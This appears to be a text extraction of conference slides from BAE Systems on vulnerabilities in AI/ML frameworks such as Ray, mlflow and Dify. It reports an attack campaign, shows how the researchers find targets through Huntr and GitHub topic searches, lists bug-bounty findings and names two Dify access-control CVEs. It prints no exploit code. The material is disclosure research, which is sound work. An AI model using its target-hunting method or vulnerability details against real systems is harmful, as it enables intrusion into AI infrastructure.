

BAE SYSTEMS

0-Day and N-Days in AI/ML Supply Chain Frameworks

Presenter: Aden Yap

Research By: Aden Yap and Ali Radzali





Aden Yap Chuen Zhen

Lead Penetration Tester @ BAE Systems DI

- **Role:** Red Teaming, Penetration Testing, Offensive Security
- **Certs:** HTP CAPE, CRT0, OSEP, OSWP, OSCP, C-ADPENXv2, BSCP, CRT
- **Speaker:** ROOTCON, BSides, Nanosec, and RedTeam Hacker Academy
- **Research:** 18 CVEs
- **Contribution:** ProjectDiscovery (Nuclei Template Contributor)

Agenda

- ❑ Background
- ❑ Technical Finding
- ❑ Disclosure Timeline
- ❑ Conclusion
- ❑ Q & A



BAE SYSTEMS

Background




What is the AI/ML Supply Chain Framework

- The AI/ML supply chain is the end-to-end process of building, deploying, and maintaining AI systems.
- AI/ML Lifecycle/pipeline



AI Security – Hacker's Perspective



Source: Dan McInerney, AI's Underbelly: The Zero-Day Goldmine, 2025

Threats in AI/ML Framework


THOUSANDS OF SERVERS HACKED IN ONGOING ATTACK TARGETING RAY AI FRAMEWORK BY DAN GOODIN

An ongoing cyberattack campaign targeting vulnerabilities in the Ray computing framework used by major organizations like OpenAI, Uber, and Amazon has led to the compromise of thousands of servers. Ray's **lack of authentication in the default configuration** of its Jobs API programming interface facilitates unauthorized access, reportedly leading to the tampering of AI models, stolen network credentials, and the **installation of cryptocurrency miners and remote control tools**. Ray disputes the vulnerability but plans to introduce authentication measures. Default security configurations have left many Ray instances exposed, emphasizing the need for proper setup and vigilance against attacks.

AI framework vulnerability is being used to compromise enterprise servers (CVE-2023-48022)

Attackers are leveraging a vulnerability (CVE-2023-48022) in Anyscale's Ray AI software to compromise enterprise servers and saddle them with **cryptominers** and **reverse shells**.


Identifying Targets (I): Huntr by ProtectAI



- The world first bug bounty platform for AI/ML
- To ensure security and stability of AI/ML applications on OSS
- Consists of 15,000+ community members
- Provided monthly vulnerability report



Identifying Targets (2): Using GitHub Topic Tag



Identifying Targets (2): Using GitHub Topic Tag

The screenshot shows the GitHub search interface. The search bar at the top contains the query `topic:pipelines topic:machine-learning topic:data-science`, which is highlighted with a dashed orange box. On the left sidebar, the 'Filter by' section shows 'Repositories' selected with 34 results, also highlighted with a dashed orange box. The main content area displays 34 results in 330 ms, sorted by 'Best match'. The first two results are:

- mage-ai/mage-ai**: Build, run, and manage data pipelines for integrating and transforming data. Topics: `python`, `data-science`, `data`, `machine-learning`, `sql`. Language: Python. Stars: 7.2k. Updated 31 minutes ago.
- orchest/orchest**: Build data pipelines, the easy way. Topics: `python`, `docker`, `kubernetes`, `data-science`, `machine-learning`. Language: TypeScript. Stars: 4k. Updated on Jun 6, 2023.

Example of Web-Based AI/ML Frameworks

- Ray
- H2O Flow
- ZenML
- mlflow



Top Vulnerabilities Discovered In Web-Based AI/ML

RCE

SSRF

XXS

Arbitrary File
Upload/Read
/Delete

Broken
Access
Control

Cross-Site
Request
Forgery

Examples Of Findings



Improper authorization check leads to deleting and erasing all data in VectorDB

[noizybit](#) in [mintplex-labs/anything-llm](#) • JavaScript •  Critical • \$900

Broken Access Control



Stored XSS to admin account takeover

[noizybit](#) in [mintplex-labs/anything-llm](#) • JavaScript •  High • \$450

Cross-Site Scripting (XSS)

SSRF



Server-Side Request Forgery (SSRF) due to bad 302 redirect handling

[kevin-mizu](#) in [mlflow/mlflow](#) • Python •  High • \$750



Local File Read (LFI) due to scheme confusion

[kevin-mizu](#) in [mlflow/mlflow](#) • Python •  Critical • \$1800

Local File Inclusion (LFI)

Remote Code Execution
(RCE)



Arbitrary file upload leads to RCE and server takeover

[l1k3beef](#) in [triton-inference-server/server](#) • Python •  High • \$4500

BAE SYSTEMS

Dify




langgenius / dify Public

Notifications

Fork 18.5k

Star 119k



- LLM app development platform
- Features
 - AI Workflow
 - RAG Pipeline
 - Agent Capabilities
 - Model Management
 - Monitor analyze application logs and performance
- More than 5 millions of downloads

Dify: Multiple Broken Access Control

Observation between user roles Administrator

The screenshot shows the Dify Administrator interface. The top navigation bar includes the Dify logo, a star icon with '119,275', an 'Explore' button, a 'Studio' button, and a dropdown menu showing 'a APP created by admin (...)'. The user profile 'A admin' is in the top right. On the left sidebar, the 'Orchestrate' button is highlighted with a red box. Below it are 'API Access', 'Logs', and 'Overview'. The main workspace shows a workflow editor with a 'START' block, a 'query' block (marked 'REQUIRED'), and a 'Code' block. A 'Submit Code Execution Task to' panel is open on the right, showing options to 'Run', 'Features', and 'Publish'. The panel includes a 'To authorize' button and sections for 'OUTPUT VARIABLES' and 'NEXT STEP'.



Standard User

The screenshot shows the Dify Standard User interface. The top navigation bar is similar to the administrator view, but the user profile is 'U user'. The left sidebar has the same menu items. The main workspace displays a large blue prompt: 'To get started, setup your model provider first.' with a 'Go to setup model provider' button and a link to 'Or try the cloud version of Dify with free quote'. Below this is an 'Overview' section showing a workflow titled 'I want to duplicate' (Ready-to-use AI WebApp) with an 'In service' toggle. It displays a 'Public URL' as 'http://127.0.0.1:3000/workflow/5BshQ3mjoyWYFWXRL' and includes 'Preview' and 'Customize' buttons.

Dify: Multiple Broken Access Control

CVE-2025-32790
CVE-2025-32796

